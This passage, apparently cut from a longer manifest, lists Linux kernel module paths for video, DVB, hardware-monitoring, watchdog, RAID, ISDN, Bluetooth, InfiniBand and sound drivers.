kernel/drivers/media/video/tda7432.ko
kernel/drivers/media/video/saa6588.ko
kernel/drivers/media/video/saa7115.ko
kernel/drivers/media/video/saa717x.ko
kernel/drivers/media/video/saa7127.ko
kernel/drivers/media/video/tvp5150.ko
kernel/drivers/media/video/msp3400.ko
kernel/drivers/media/video/cs5345.ko
kernel/drivers/media/video/cs53l32a.ko
kernel/drivers/media/video/m52790.ko
```

```
kernel/drivers/media/video/wm8775.ko
kernel/drivers/media/video/wm8739.ko
kernel/drivers/media/video/vp27smpx.ko
kernel/drivers/media/video/cx25840/cx25840.ko
kernel/drivers/media/video/upd64031a.ko
kernel/drivers/media/video/upd64083.ko
kernel/drivers/media/video/tveeprom.ko
kernel/drivers/media/video/mt9v011.ko
kernel/drivers/media/video/mt9m001.ko
kernel/drivers/media/video/mt9m111.ko
kernel/drivers/media/video/mt9t031.ko
kernel/drivers/media/video/mt9v022.ko
kernel/drivers/media/video/ov772x.ko
kernel/drivers/media/video/tw9910.ko
kernel/drivers/media/video/bt8xx/bttv.ko
kernel/drivers/media/video/saa7134/saa6752hs.ko
kernel/drivers/media/video/saa7134/saa7134.ko
kernel/drivers/media/video/saa7134/saa7134-empress.ko
kernel/drivers/media/video/saa7134/saa7134-alsa.ko
kernel/drivers/media/video/saa7134/saa7134-dvb.ko
kernel/drivers/media/video/cx88/cx88xx.ko
kernel/drivers/media/video/cx88/cx8800.ko
kernel/drivers/media/video/cx88/cx8802.ko
kernel/drivers/media/video/cx88/cx88-alsa.ko
kernel/drivers/media/video/cx88/cx88-blackbird.ko
kernel/drivers/media/video/cx88/cx88-dvb.ko
kernel/drivers/media/video/cx88/cx88-vp3054-i2c.ko
kernel/drivers/media/video/em28xx/em28xx.ko
kernel/drivers/media/video/em28xx/em28xx-alsa.ko
kernel/drivers/media/video/em28xx/em28xx-dvb.ko
kernel/drivers/media/video/tlg2300/poseidon.ko
kernel/drivers/media/video/cx231xx/cx231xx.ko
kernel/drivers/media/video/cx231xx/cx231xx-alsa.ko
kernel/drivers/media/video/cx231xx/cx231xx-dvb.ko
kernel/drivers/media/video/usbvision/usbvision.ko
kernel/drivers/media/video/pvrusb2/pvrusb2.ko
kernel/drivers/media/video/videobuf-core.ko
kernel/drivers/media/video/videobuf-dma-sg.ko
kernel/drivers/media/video/videobuf-vmalloc.ko
kernel/drivers/media/video/videobuf-dvb.ko
kernel/drivers/media/video/btcx-risc.ko
kernel/drivers/media/video/cx2341x.ko
kernel/drivers/media/video/zr364xx.ko
kernel/drivers/media/video/stkwebcam.ko
kernel/drivers/media/video/pwc/pwc.ko
```

```
kernel/drivers/media/video/gspca/gspca_main.ko
kernel/drivers/media/video/gspca/gspca_benq.ko
kernel/drivers/media/video/gspca/gspca_conex.ko
kernel/drivers/media/video/gspca/gspca_cpia1.ko
kernel/drivers/media/video/gspca/gspca_etoms.ko
kernel/drivers/media/video/gspca/gspca_finepix.ko
kernel/drivers/media/video/gspca/gspca_jeilinj.ko
kernel/drivers/media/video/gspca/gspca_konica.ko
kernel/drivers/media/video/gspca/gspca_mars.ko
kernel/drivers/media/video/gspca/gspca_mr97310a.ko
kernel/drivers/media/video/gspca/gspca_ov519.ko
kernel/drivers/media/video/gspca/gspca_ov534.ko
kernel/drivers/media/video/gspca/gspca_ov534_9.ko
kernel/drivers/media/video/gspca/gspca_pac207.ko
kernel/drivers/media/video/gspca/gspca_pac7302.ko
kernel/drivers/media/video/gspca/gspca_pac7311.ko
kernel/drivers/media/video/gspca/gspca_sn9c2028.ko
kernel/drivers/media/video/gspca/gspca_sn9c20x.ko
kernel/drivers/media/video/gspca/gspca_sonixb.ko
kernel/drivers/media/video/gspca/gspca_sonixj.ko
kernel/drivers/media/video/gspca/gspca_spca500.ko
kernel/drivers/media/video/gspca/gspca_spca501.ko
kernel/drivers/media/video/gspca/gspca_spca505.ko
kernel/drivers/media/video/gspca/gspca_spca506.ko
kernel/drivers/media/video/gspca/gspca_spca508.ko
kernel/drivers/media/video/gspca/gspca_spca561.ko
kernel/drivers/media/video/gspca/gspca_spca1528.ko
kernel/drivers/media/video/gspca/gspca_sq905.ko
kernel/drivers/media/video/gspca/gspca_sq905c.ko
kernel/drivers/media/video/gspca/gspca_sq930x.ko
kernel/drivers/media/video/gspca/gspca_sunplus.ko
kernel/drivers/media/video/gspca/gspca_stk014.ko
kernel/drivers/media/video/gspca/gspca_stv0680.ko
kernel/drivers/media/video/gspca/gspca_t613.ko
kernel/drivers/media/video/gspca/gspca_tv8532.ko
kernel/drivers/media/video/gspca/gspca_vc032x.ko
kernel/drivers/media/video/gspca/gspca_xirlink_cit.ko
kernel/drivers/media/video/gspca/gspca_zc3xx.ko
kernel/drivers/media/video/gspca/m5602/gspca_m5602.ko
kernel/drivers/media/video/gspca/stv06xx/gspca_stv06xx.ko
kernel/drivers/media/video/gspca/gl860/gspca_gl860.ko
kernel/drivers/media/video/hdpvr/hdpvr.ko
kernel/drivers/media/video/s2255drv.ko
kernel/drivers/media/video/ivtv/ivtv.ko
kernel/drivers/media/video/ivtv/ivtvfb.ko
```

```
kernel/drivers/media/video/cx18/cx18.ko
kernel/drivers/media/video/cx18/cx18-alsa.ko
kernel/drivers/media/video/cx23885/cx23885.ko
kernel/drivers/media/video/soc_camera.ko
kernel/drivers/media/video/soc_mediabus.ko
kernel/drivers/media/video/soc_camera_platform.ko
kernel/drivers/media/video/au0828/au0828.ko
kernel/drivers/media/video/uvc/uvcvideo.ko
kernel/drivers/media/video/saa7164/saa7164.ko
kernel/drivers/media/video/ir-kbd-i2c.ko
kernel/drivers/media/dvb/dvb-core/dvb-core.ko
kernel/drivers/media/dvb/frontends/dvb-pll.ko
kernel/drivers/media/dvb/frontends/stv0299.ko
kernel/drivers/media/dvb/frontends/stb0899.ko
kernel/drivers/media/dvb/frontends/stb6100.ko
kernel/drivers/media/dvb/frontends/sp8870.ko
kernel/drivers/media/dvb/frontends/cx22700.ko
kernel/drivers/media/dvb/frontends/cx24110.ko
kernel/drivers/media/dvb/frontends/tda8083.ko
kernel/drivers/media/dvb/frontends/l64781.ko
kernel/drivers/media/dvb/frontends/dib3000mb.ko
kernel/drivers/media/dvb/frontends/dib3000mc.ko
kernel/drivers/media/dvb/frontends/dibx000_common.ko
kernel/drivers/media/dvb/frontends/dib7000m.ko
kernel/drivers/media/dvb/frontends/dib7000p.ko
kernel/drivers/media/dvb/frontends/dib8000.ko
kernel/drivers/media/dvb/frontends/mt312.ko
kernel/drivers/media/dvb/frontends/ves1820.ko
kernel/drivers/media/dvb/frontends/ves1x93.ko
kernel/drivers/media/dvb/frontends/tda1004x.ko
kernel/drivers/media/dvb/frontends/sp887x.ko
kernel/drivers/media/dvb/frontends/nxt6000.ko
kernel/drivers/media/dvb/frontends/mt352.ko
kernel/drivers/media/dvb/frontends/zl10036.ko
kernel/drivers/media/dvb/frontends/zl10039.ko
kernel/drivers/media/dvb/frontends/zl10353.ko
kernel/drivers/media/dvb/frontends/cx22702.ko
kernel/drivers/media/dvb/frontends/tda10021.ko
kernel/drivers/media/dvb/frontends/tda10023.ko
kernel/drivers/media/dvb/frontends/stv0297.ko
kernel/drivers/media/dvb/frontends/nxt200x.ko
kernel/drivers/media/dvb/frontends/or51211.ko
kernel/drivers/media/dvb/frontends/or51132.ko
kernel/drivers/media/dvb/frontends/bcm3510.ko
kernel/drivers/media/dvb/frontends/s5h1420.ko
```

```
kernel/drivers/media/dvb/frontends/lgdt330x.ko
kernel/drivers/media/dvb/frontends/lgdt3305.ko
kernel/drivers/media/dvb/frontends/cx24123.ko
kernel/drivers/media/dvb/frontends/lnbp21.ko
kernel/drivers/media/dvb/frontends/isl6405.ko
kernel/drivers/media/dvb/frontends/isl6421.ko
kernel/drivers/media/dvb/frontends/tda10086.ko
kernel/drivers/media/dvb/frontends/tda826x.ko
kernel/drivers/media/dvb/frontends/tda8261.ko
kernel/drivers/media/dvb/frontends/dib0070.ko
kernel/drivers/media/dvb/frontends/dib0090.ko
kernel/drivers/media/dvb/frontends/tua6100.ko
kernel/drivers/media/dvb/frontends/s5h1409.ko
kernel/drivers/media/dvb/frontends/itd1000.ko
kernel/drivers/media/dvb/frontends/au8522.ko
kernel/drivers/media/dvb/frontends/tda10048.ko
kernel/drivers/media/dvb/frontends/cx24113.ko
kernel/drivers/media/dvb/frontends/s5h1411.ko
kernel/drivers/media/dvb/frontends/lgs8gxx.ko
kernel/drivers/media/dvb/frontends/atbm8830.ko
kernel/drivers/media/dvb/frontends/af9013.ko
kernel/drivers/media/dvb/frontends/cx24116.ko
kernel/drivers/media/dvb/frontends/si21xx.ko
kernel/drivers/media/dvb/frontends/stv0288.ko
kernel/drivers/media/dvb/frontends/stb6000.ko
kernel/drivers/media/dvb/frontends/s921.ko
kernel/drivers/media/dvb/frontends/stv6110.ko
kernel/drivers/media/dvb/frontends/stv0900.ko
kernel/drivers/media/dvb/frontends/stv090x.ko
kernel/drivers/media/dvb/frontends/stv6110x.ko
kernel/drivers/media/dvb/frontends/isl6423.ko
kernel/drivers/media/dvb/frontends/ec100.ko
kernel/drivers/media/dvb/frontends/ds3000.ko
kernel/drivers/media/dvb/frontends/mb86a20s.ko
kernel/drivers/media/dvb/frontends/ix2505v.ko
kernel/drivers/media/dvb/ttpci/ttpci-eeprom.ko
kernel/drivers/media/dvb/ttpci/budget-core.ko
kernel/drivers/media/dvb/ttpci/budget.ko
kernel/drivers/media/dvb/ttpci/budget-av.ko
kernel/drivers/media/dvb/ttpci/budget-ci.ko
kernel/drivers/media/dvb/ttpci/budget-patch.ko
kernel/drivers/media/dvb/ttpci/dvb-ttpci.ko
kernel/drivers/media/dvb/ttusb-dec/ttusb_dec.ko
kernel/drivers/media/dvb/ttusb-dec/ttusbdecfe.ko
kernel/drivers/media/dvb/ttusb-budget/dvb-ttusb-budget.ko
```

```
kernel/drivers/media/dvb/b2c2/b2c2-flexcop.ko
kernel/drivers/media/dvb/b2c2/b2c2-flexcop-pci.ko
kernel/drivers/media/dvb/b2c2/b2c2-flexcop-usb.ko
kernel/drivers/media/dvb/bt8xx/bt878.ko
kernel/drivers/media/dvb/bt8xx/dvb-bt8xx.ko
kernel/drivers/media/dvb/bt8xx/dst.ko
kernel/drivers/media/dvb/bt8xx/dst_ca.ko
kernel/drivers/media/dvb/dvb-usb/dvb-usb.ko
kernel/drivers/media/dvb/dvb-usb/dvb-usb-vp7045.ko
kernel/drivers/media/dvb/dvb-usb/dvb-usb-vp702x.ko
kernel/drivers/media/dvb/dvb-usb/dvb-usb-gp8psk.ko
kernel/drivers/media/dvb/dvb-usb/dvb-usb-dtt200u.ko
kernel/drivers/media/dvb/dvb-usb/dvb-usb-dibusb-common.ko
kernel/drivers/media/dvb/dvb-usb/dvb-usb-a800.ko
kernel/drivers/media/dvb/dvb-usb/dvb-usb-dibusb-mb.ko
kernel/drivers/media/dvb/dvb-usb/dvb-usb-dibusb-mc.ko
kernel/drivers/media/dvb/dvb-usb/dvb-usb-nova-t-usb2.ko
kernel/drivers/media/dvb/dvb-usb/dvb-usb-umt-010.ko
kernel/drivers/media/dvb/dvb-usb/dvb-usb-m920x.ko
kernel/drivers/media/dvb/dvb-usb/dvb-usb-gl861.ko
kernel/drivers/media/dvb/dvb-usb/dvb-usb-au6610.ko
kernel/drivers/media/dvb/dvb-usb/dvb-usb-digitv.ko
kernel/drivers/media/dvb/dvb-usb/dvb-usb-cxusb.ko
kernel/drivers/media/dvb/dvb-usb/dvb-usb-ttusb2.ko
kernel/drivers/media/dvb/dvb-usb/dvb-usb-dib0700.ko
kernel/drivers/media/dvb/dvb-usb/dvb-usb-opera.ko
kernel/drivers/media/dvb/dvb-usb/dvb-usb-af9005.ko
kernel/drivers/media/dvb/dvb-usb/dvb-usb-af9005-remote.ko
kernel/drivers/media/dvb/dvb-usb/dvb-usb-anysee.ko
kernel/drivers/media/dvb/dvb-usb/dvb-usb-dw2102.ko
kernel/drivers/media/dvb/dvb-usb/dvb-usb-dtv5100.ko
kernel/drivers/media/dvb/dvb-usb/dvb-usb-af9015.ko
kernel/drivers/media/dvb/dvb-usb/dvb-usb-cinergyT2.ko
kernel/drivers/media/dvb/dvb-usb/dvb-usb-ce6230.ko
kernel/drivers/media/dvb/dvb-usb/dvb-usb-friio.ko
kernel/drivers/media/dvb/dvb-usb/dvb-usb-ec168.ko
kernel/drivers/media/dvb/dvb-usb/dvb-usb-az6027.ko
kernel/drivers/media/dvb/dvb-usb/dvb-usb-lmedm04.ko
kernel/drivers/media/dvb/pluto2/pluto2.ko
kernel/drivers/media/dvb/siano/smsmdtv.ko
kernel/drivers/media/dvb/siano/smsdvb.ko
kernel/drivers/media/dvb/siano/smsusb.ko
kernel/drivers/media/dvb/siano/smssdio.ko
kernel/drivers/media/dvb/dm1105/dm1105.ko
kernel/drivers/media/dvb/pt1/earth-pt1.ko
```

```
kernel/drivers/media/dvb/ngene/ngene.ko
kernel/drivers/media/dvb/firewire/firedtv.ko
kernel/drivers/power/wm831x_power.ko
kernel/drivers/power/wm8350_power.ko
kernel/drivers/power/bq27x00_battery.ko
kernel/drivers/power/max17040_battery.ko
kernel/drivers/hwmon/hwmon-vid.ko
kernel/drivers/hwmon/asus_atk0110.ko
kernel/drivers/hwmon/asb100.ko
kernel/drivers/hwmon/w83627hf.ko
kernel/drivers/hwmon/w83792d.ko
kernel/drivers/hwmon/w83793.ko
kernel/drivers/hwmon/w83781d.ko
kernel/drivers/hwmon/w83791d.ko
kernel/drivers/hwmon/abituguru.ko
kernel/drivers/hwmon/abituguru3.ko
kernel/drivers/hwmon/ad7414.ko
kernel/drivers/hwmon/ad7418.ko
kernel/drivers/hwmon/adm1021.ko
kernel/drivers/hwmon/adm1025.ko
kernel/drivers/hwmon/adm1026.ko
kernel/drivers/hwmon/adm1029.ko
kernel/drivers/hwmon/adm1031.ko
kernel/drivers/hwmon/adm9240.ko
kernel/drivers/hwmon/ads7828.ko
kernel/drivers/hwmon/adt7462.ko
kernel/drivers/hwmon/adt7470.ko
kernel/drivers/hwmon/adt7473.ko
kernel/drivers/hwmon/adt7475.ko
kernel/drivers/hwmon/applesmc.ko
kernel/drivers/hwmon/atxp1.ko
kernel/drivers/hwmon/coretemp.ko
kernel/drivers/hwmon/dme1737.ko
kernel/drivers/hwmon/ds1621.ko
kernel/drivers/hwmon/f71805f.ko
kernel/drivers/hwmon/f71882fg.ko
kernel/drivers/hwmon/f75375s.ko
kernel/drivers/hwmon/fschmd.ko
kernel/drivers/hwmon/g760a.ko
kernel/drivers/hwmon/gl518sm.ko
kernel/drivers/hwmon/gl520sm.ko
kernel/drivers/hwmon/hdaps.ko
kernel/drivers/hwmon/i5k_amb.ko
kernel/drivers/hwmon/ibmaem.ko
kernel/drivers/hwmon/ibmpex.ko
```

```
kernel/drivers/hwmon/it87.ko
kernel/drivers/hwmon/k8temp.ko
kernel/drivers/hwmon/k10temp.ko
kernel/drivers/hwmon/lis3lv02d.ko
kernel/drivers/hwmon/hp_accel.ko
kernel/drivers/hwmon/lm63.ko
kernel/drivers/hwmon/lm75.ko
kernel/drivers/hwmon/lm77.ko
kernel/drivers/hwmon/lm78.ko
kernel/drivers/hwmon/lm80.ko
kernel/drivers/hwmon/lm83.ko
kernel/drivers/hwmon/lm85.ko
kernel/drivers/hwmon/lm87.ko
kernel/drivers/hwmon/lm90.ko
kernel/drivers/hwmon/lm92.ko
kernel/drivers/hwmon/lm93.ko
kernel/drivers/hwmon/lm95241.ko
kernel/drivers/hwmon/ltc4215.ko
kernel/drivers/hwmon/ltc4245.ko
kernel/drivers/hwmon/max1619.ko
kernel/drivers/hwmon/max6650.ko
kernel/drivers/hwmon/pc87360.ko
kernel/drivers/hwmon/pc87427.ko
kernel/drivers/hwmon/pcf8591.ko
kernel/drivers/hwmon/sis5595.ko
kernel/drivers/hwmon/smsc47b397.ko
kernel/drivers/hwmon/smsc47m1.ko
kernel/drivers/hwmon/smsc47m192.ko
kernel/drivers/hwmon/thmc50.ko
kernel/drivers/hwmon/tmp401.ko
kernel/drivers/hwmon/tmp421.ko
kernel/drivers/hwmon/via-cputemp.ko
kernel/drivers/hwmon/via686a.ko
kernel/drivers/hwmon/vt1211.ko
kernel/drivers/hwmon/vt8231.ko
kernel/drivers/hwmon/w83627ehf.ko
kernel/drivers/hwmon/w83l785ts.ko
kernel/drivers/hwmon/w83l786ng.ko
kernel/drivers/hwmon/wm831x-hwmon.ko
kernel/drivers/hwmon/wm8350-hwmon.ko
kernel/drivers/watchdog/pcwd_pci.ko
kernel/drivers/watchdog/wdt_pci.ko
kernel/drivers/watchdog/pcwd_usb.ko
kernel/drivers/watchdog/alim1535_wdt.ko
kernel/drivers/watchdog/alim7101_wdt.ko
```

```
kernel/drivers/watchdog/sbc_fitpc2_wdt.ko
kernel/drivers/watchdog/ib700wdt.ko
kernel/drivers/watchdog/ibmasr.ko
kernel/drivers/watchdog/i6300esb.ko
kernel/drivers/watchdog/iTCO_wdt.ko
kernel/drivers/watchdog/iTCO_vendor_support.ko
kernel/drivers/watchdog/it8712f_wdt.ko
kernel/drivers/watchdog/it87_wdt.ko
kernel/drivers/watchdog/hpwdt.ko
kernel/drivers/watchdog/sch311x_wdt.ko
kernel/drivers/watchdog/w83627hf_wdt.ko
kernel/drivers/watchdog/w83697hf_wdt.ko
kernel/drivers/watchdog/w83697ug_wdt.ko
kernel/drivers/watchdog/w83877f_wdt.ko
kernel/drivers/watchdog/w83977f_wdt.ko
kernel/drivers/watchdog/machzwd.ko
kernel/drivers/watchdog/wm831x_wdt.ko
kernel/drivers/watchdog/wm8350_wdt.ko
kernel/drivers/watchdog/softdog.ko
kernel/drivers/md/linear.ko
kernel/drivers/md/raid0.ko
kernel/drivers/md/raid1.ko
kernel/drivers/md/raid10.ko
kernel/drivers/md/raid456.ko
kernel/drivers/md/faulty.ko
kernel/drivers/md/dm-mod.ko
kernel/drivers/md/dm-crypt.ko
kernel/drivers/md/dm-delay.ko
kernel/drivers/md/dm-flakey.ko
kernel/drivers/md/dm-multipath.ko
kernel/drivers/md/dm-round-robin.ko
kernel/drivers/md/dm-queue-length.ko
kernel/drivers/md/dm-service-time.ko
kernel/drivers/md/dm-snapshot.ko
kernel/drivers/md/dm-mirror.ko
kernel/drivers/md/dm-log.ko
kernel/drivers/md/dm-region-hash.ko
kernel/drivers/md/dm-log-userspace.ko
kernel/drivers/md/dm-zero.ko
kernel/drivers/md/dm-raid.ko
kernel/drivers/md/dm-raid45.ko
kernel/drivers/md/dm-memcache.ko
kernel/drivers/md/dm-replicator.ko
kernel/drivers/md/dm-repl-log-ringbuffer.ko
kernel/drivers/md/dm-repl-slink-blockdev.ko
```

```
kernel/drivers/md/dm-registry.ko
kernel/drivers/isdn/hardware/avm/b1pci.ko
kernel/drivers/isdn/hardware/avm/b1.ko
kernel/drivers/isdn/hardware/avm/b1dma.ko
kernel/drivers/isdn/hardware/avm/b1pcmcia.ko
kernel/drivers/isdn/hardware/avm/avm_cs.ko
kernel/drivers/isdn/hardware/avm/t1pci.ko
kernel/drivers/isdn/hardware/avm/c4.ko
kernel/drivers/isdn/hardware/mISDN/hfcpci.ko
kernel/drivers/isdn/hardware/mISDN/hfcmulti.ko
kernel/drivers/isdn/hardware/mISDN/hfcsusb.ko
kernel/drivers/isdn/hardware/mISDN/avmfritz.ko
kernel/drivers/isdn/hardware/mISDN/speedfax.ko
kernel/drivers/isdn/hardware/mISDN/mISDNinfineon.ko
kernel/drivers/isdn/hardware/mISDN/w6692.ko
kernel/drivers/isdn/hardware/mISDN/netjet.ko
kernel/drivers/isdn/hardware/mISDN/mISDNipac.ko
kernel/drivers/isdn/hardware/mISDN/mISDNisar.ko
kernel/drivers/isdn/i4l/isdn.ko
kernel/drivers/isdn/i4l/isdnhdlc.ko
kernel/drivers/isdn/capi/kernelcapi.ko
kernel/drivers/isdn/capi/capi.ko
kernel/drivers/isdn/capi/capidrv.ko
kernel/drivers/isdn/capi/capifs.ko
kernel/drivers/isdn/mISDN/mISDN_core.ko
kernel/drivers/isdn/mISDN/mISDN_dsp.ko
kernel/drivers/isdn/mISDN/l1oip.ko
kernel/drivers/isdn/divert/dss1_divert.ko
kernel/drivers/isdn/hisax/hisax.ko
kernel/drivers/isdn/hisax/sedlbauer_cs.ko
kernel/drivers/isdn/hisax/elsa_cs.ko
kernel/drivers/isdn/hisax/avma1_cs.ko
kernel/drivers/isdn/hisax/teles_cs.ko
kernel/drivers/isdn/hisax/hisax_st5481.ko
kernel/drivers/isdn/hisax/hfc4s8s_l1.ko
kernel/drivers/isdn/hisax/hisax_isac.ko
kernel/drivers/isdn/hisax/hisax_fcpcipnp.ko
kernel/drivers/isdn/hysdn/hysdn.ko
kernel/drivers/isdn/gigaset/gigaset.ko
kernel/drivers/isdn/gigaset/usb_gigaset.ko
kernel/drivers/isdn/gigaset/bas_gigaset.ko
kernel/drivers/isdn/gigaset/ser_gigaset.ko
kernel/drivers/edac/edac_core.ko
kernel/drivers/edac/edac_mce_amd.ko
kernel/drivers/edac/i5000_edac.ko
```

```
kernel/drivers/edac/i5100_edac.ko
kernel/drivers/edac/i5400_edac.ko
kernel/drivers/edac/i7300_edac.ko
kernel/drivers/edac/i7core_edac.ko
kernel/drivers/edac/sb_edac.ko
kernel/drivers/edac/e752x_edac.ko
kernel/drivers/edac/i82975x_edac.ko
kernel/drivers/edac/i3000_edac.ko
kernel/drivers/edac/i3200_edac.ko
kernel/drivers/edac/x38_edac.ko
kernel/drivers/edac/amd64_edac_mod.ko
kernel/drivers/cpufreq/cpufreq_stats.ko
kernel/drivers/cpufreq/cpufreq_powersave.ko
kernel/drivers/cpufreq/cpufreq_ondemand.ko
kernel/drivers/cpufreq/cpufreq_conservative.ko
kernel/drivers/cpufreq/freq_table.ko
kernel/drivers/leds/leds-alix2.ko
kernel/drivers/leds/leds-lp3944.ko
kernel/drivers/leds/leds-clevo-mail.ko
kernel/drivers/leds/leds-wm831x-status.ko
kernel/drivers/leds/leds-wm8350.ko
kernel/drivers/leds/ledtrig-timer.ko
kernel/drivers/leds/ledtrig-heartbeat.ko
kernel/drivers/leds/ledtrig-backlight.ko
kernel/drivers/leds/ledtrig-default-on.ko
kernel/drivers/firmware/edd.ko
kernel/drivers/firmware/dell_rbu.ko
kernel/drivers/firmware/dcdbas.ko
kernel/drivers/firmware/iscsi_ibft.ko
kernel/drivers/crypto/padlock-aes.ko
kernel/drivers/crypto/padlock-sha.ko
kernel/drivers/crypto/hifn_795x.ko
kernel/drivers/dma/ioat/ioatdma.ko
kernel/drivers/hid/hid-wacom.ko
kernel/drivers/staging/zram/zram.ko
kernel/drivers/platform/x86/asus-laptop.ko
kernel/drivers/platform/x86/msi-laptop.ko
kernel/drivers/platform/x86/compal-laptop.ko
kernel/drivers/platform/x86/dell-laptop.ko
kernel/drivers/platform/x86/dell-wmi.ko
kernel/drivers/platform/x86/acer-wmi.ko
kernel/drivers/platform/x86/hp-wmi.ko
kernel/drivers/platform/x86/sony-laptop.ko
kernel/drivers/platform/x86/thinkpad_acpi.ko
kernel/drivers/platform/x86/fujitsu-laptop.ko
```

```
kernel/drivers/platform/x86/panasonic-laptop.ko
kernel/drivers/platform/x86/wmi.ko
kernel/drivers/platform/x86/topstar-laptop.ko
kernel/drivers/platform/x86/toshiba_acpi.ko
kernel/drivers/platform/x86/intel_ips.ko
kernel/drivers/platform/x86/mxm-wmi.ko
kernel/drivers/ieee802154/fakehard.ko
kernel/drivers/virtio/virtio.ko
kernel/drivers/virtio/virtio_ring.ko
kernel/drivers/virtio/virtio_pci.ko
kernel/drivers/virtio/virtio_balloon.ko
kernel/drivers/parport/parport.ko
kernel/drivers/parport/parport_pc.ko
kernel/drivers/parport/parport_serial.ko
kernel/drivers/parport/parport_cs.ko
kernel/drivers/target/target_core_mod.ko
kernel/drivers/target/target_core_iblock.ko
kernel/drivers/target/target_core_file.ko
kernel/drivers/target/target_core_pscsi.ko
kernel/drivers/target/loopback/tcm_loop.ko
kernel/drivers/target/tcm_fc/tcm_fc.ko
kernel/drivers/atm/atmtcp.ko
kernel/drivers/firewire/firewire-core.ko
kernel/drivers/firewire/firewire-ohci.ko
kernel/drivers/firewire/firewire-sbp2.ko
kernel/drivers/firewire/firewire-net.ko
kernel/drivers/uio/uio.ko
kernel/drivers/uio/uio_cif.ko
kernel/drivers/uio/uio_pdrv.ko
kernel/drivers/uio/uio_pdrv_genirq.ko
kernel/drivers/uio/uio_smx.ko
kernel/drivers/uio/uio_aec.ko
kernel/drivers/uio/uio_sercos3.ko
kernel/drivers/uio/uio_pci_generic.ko
kernel/drivers/block/aoe/aoe.ko
kernel/drivers/uwb/uwb.ko
kernel/drivers/uwb/wlp/wlp.ko
kernel/drivers/uwb/umc.ko
kernel/drivers/uwb/whci.ko
kernel/drivers/uwb/whc-rc.ko
kernel/drivers/uwb/hwa-rc.ko
kernel/drivers/uwb/i1480/dfu/i1480-dfu-usb.ko
kernel/drivers/uwb/i1480/i1480-est.ko
kernel/drivers/uwb/i1480/i1480u-wlp/i1480u-wlp.ko
kernel/drivers/pps/pps_core.ko
```

```
kernel/drivers/bluetooth/hci_vhci.ko
kernel/drivers/bluetooth/hci_uart.ko
kernel/drivers/bluetooth/bcm203x.ko
kernel/drivers/bluetooth/bpa10x.ko
kernel/drivers/bluetooth/bfusb.ko
kernel/drivers/bluetooth/dtl1_cs.ko
kernel/drivers/bluetooth/bt3c_cs.ko
kernel/drivers/bluetooth/bluecard_cs.ko
kernel/drivers/bluetooth/btuart_cs.ko
kernel/drivers/bluetooth/btusb.ko
kernel/drivers/bluetooth/btsdio.ko
kernel/drivers/bluetooth/btmrvl.ko
kernel/drivers/bluetooth/btmrvl_sdio.ko
kernel/drivers/mmc/core/mmc_core.ko
kernel/drivers/mmc/card/mmc_block.ko
kernel/drivers/mmc/card/sdio_uart.ko
kernel/drivers/mmc/host/sdhci.ko
kernel/drivers/mmc/host/sdhci-pci.ko
kernel/drivers/mmc/host/ricoh_mmc.ko
kernel/drivers/mmc/host/sdhci-pltfm.ko
kernel/drivers/mmc/host/tifm_sd.ko
kernel/drivers/mmc/host/sdricoh_cs.ko
kernel/drivers/mmc/host/cb710-mmc.ko
kernel/drivers/mmc/host/via-sdmmc.ko
kernel/drivers/memstick/core/memstick.ko
kernel/drivers/memstick/core/mspro_block.ko
kernel/drivers/memstick/host/tifm_ms.ko
kernel/drivers/memstick/host/jmb38x_ms.ko
kernel/drivers/memstick/host/r592.ko
kernel/drivers/infiniband/core/ib_core.ko
kernel/drivers/infiniband/core/ib_mad.ko
kernel/drivers/infiniband/core/ib_sa.ko
kernel/drivers/infiniband/core/ib_cm.ko
kernel/drivers/infiniband/core/iw_cm.ko
kernel/drivers/infiniband/core/ib_addr.ko
kernel/drivers/infiniband/core/rdma_cm.ko
kernel/drivers/infiniband/core/ib_umad.ko
kernel/drivers/infiniband/core/ib_uverbs.ko
kernel/drivers/infiniband/core/ib_ucm.ko
kernel/drivers/infiniband/core/rdma_ucm.ko
kernel/drivers/infiniband/hw/mthca/ib_mthca.ko
kernel/drivers/infiniband/hw/ipath/ib_ipath.ko
kernel/drivers/infiniband/hw/qib/ib_qib.ko
kernel/drivers/infiniband/hw/cxgb3/iw_cxgb3.ko
kernel/drivers/infiniband/hw/cxgb4/iw_cxgb4.ko
```

```
kernel/drivers/infiniband/hw/mlx4/mlx4_ib.ko
kernel/drivers/infiniband/hw/nes/iw_nes.ko
kernel/drivers/infiniband/ulp/ipoib/ib_ipoib.ko
kernel/drivers/infiniband/ulp/srp/ib_srp.ko
kernel/drivers/infiniband/ulp/iser/ib_iser.ko
kernel/drivers/dca/dca.ko
kernel/drivers/ssb/ssb.ko
kernel/drivers/vhost/vhost_net.ko
kernel/sound/soundcore.ko
kernel/sound/core/snd.ko
kernel/sound/core/snd-hwdep.ko
kernel/sound/core/snd-timer.ko
kernel/sound/core/snd-hrtimer.ko
kernel/sound/core/snd-pcm.ko
kernel/sound/core/snd-page-alloc.ko
kernel/sound/core/snd-rawmidi.ko
kernel/sound/core/seq/snd-seq.ko
kernel/sound/core/seq/snd-seq-device.ko
kernel/sound/core/seq/snd-seq-midi-event.ko
kernel/sound/core/seq/oss/snd-seq-oss.ko
kernel/sound/core/seq/snd-seq-dummy.ko
kernel/sound/core/seq/snd-seq-virmidi.ko
kernel/sound/core/seq/snd-seq-midi.ko
kernel/sound/core/seq/snd-seq-midi-emul.ko
kernel/sound/i2c/other/snd-ak4xxx-adda.ko
kernel/sound/i2c/other/snd-ak4114.ko
kernel/sound/i2c/other/snd-pt2258.ko
kernel/sound/i2c/snd-cs8427.ko
kernel/sound/i2c/snd-i2c.ko
kernel/sound/drivers/snd-dummy.ko
kernel/sound/drivers/snd-aloop.ko
kernel/sound/drivers/snd-virmidi.ko
kernel/sound/drivers/snd-mtpav.ko
kernel/sound/drivers/mpu401/snd-mpu401-uart.ko
kernel/sound/drivers/mpu401/snd-mpu401.ko
kernel/sound/drivers/vx/snd-vx-lib.ko
kernel/sound/drivers/pcsp/snd-pcsp.ko
kernel/sound/isa/sb/snd-sb-common.ko
kernel/sound/isa/sb/snd-sb16-dsp.ko
kernel/sound/pci/snd-ad1889.ko
kernel/sound/pci/snd-atiixp.ko
kernel/sound/pci/snd-atiixp-modem.ko
kernel/sound/pci/snd-bt87x.ko
kernel/sound/pci/snd-cs5530.ko
kernel/sound/pci/snd-ens1370.ko
```

```
kernel/sound/pci/snd-ens1371.ko
kernel/sound/pci/snd-es1968.ko
kernel/sound/pci/snd-intel8x0.ko
kernel/sound/pci/snd-intel8x0m.ko
kernel/sound/pci/snd-maestro3.ko
kernel/sound/pci/snd-rme32.ko
kernel/sound/pci/snd-rme96.ko
